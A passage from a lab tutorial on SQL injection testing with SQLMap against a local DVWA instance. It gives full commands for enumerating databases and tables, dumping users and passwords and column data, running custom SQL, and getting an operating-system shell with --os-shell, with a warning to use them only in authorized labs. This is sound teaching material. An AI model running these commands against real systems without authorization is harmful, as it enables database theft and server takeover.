--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \
--users --passwords
k) Enumerate Available Databases
List accessible databases.
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \
--dbs
This is typically the first enumeration step before exploring tables.


l) List Tables in a Database
After identifying a database, enumerate its tables.
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \
-D dvwa --tables
Explanation
- -D dvwa selects the target database.
- –tables lists all tables within that database.

m) Enumerate Table Columns
Display the columns contained in a specific table.
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \
-D dvwa -T users --columns
Explanation
- -T users selects the table.
- –columns lists available columns.
n) Select Specific Columns
Target a particular column during enumeration.
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \

-D dvwa -T lab_test -C name
-C name specifies a column of interest.
o) Extract Data from a Table
Dump the contents of a selected column.
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \
-D dvwa -T lab_test -C name --dump
- –dump retrieves the available data from the specified table and column.
p) Execute a Custom SQL Query
Run a custom SQL query through SQLMap.
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \
--sql-query="SELECT name,email FROM lab_test"
The –sql-query option allows execution of a specific SQL statement against the target database.
q) Add Custom SQL Prefixes and Suffixes
Some injection points require custom payload formatting.
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \

--prefix="'" \
--suffix="-- -"
These options can help adapt SQLMap to unusual injection contexts.
r) Obtain an Operating System Shell
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \
--os-shell


Warning: This option attempts to obtain operating system command execution through the database server. Use it only in authorized lab environments. Depending on the target configuration, it may provide shell access.
Conclusion
In this tutorial, you learned how to deploy DVWA using Docker on Kali Linux, configure the application for testing, verify SQLMap installation, and perform SQL injection assessments within a safe lab environment.
You also explored common SQLMap options for fingerprinting, enumeration, database discovery, data extraction, and advanced testing scenarios. Working through these exercises in DVWA is an excellent way to understand how SQL injection testing works while practicing responsible security testing techniques.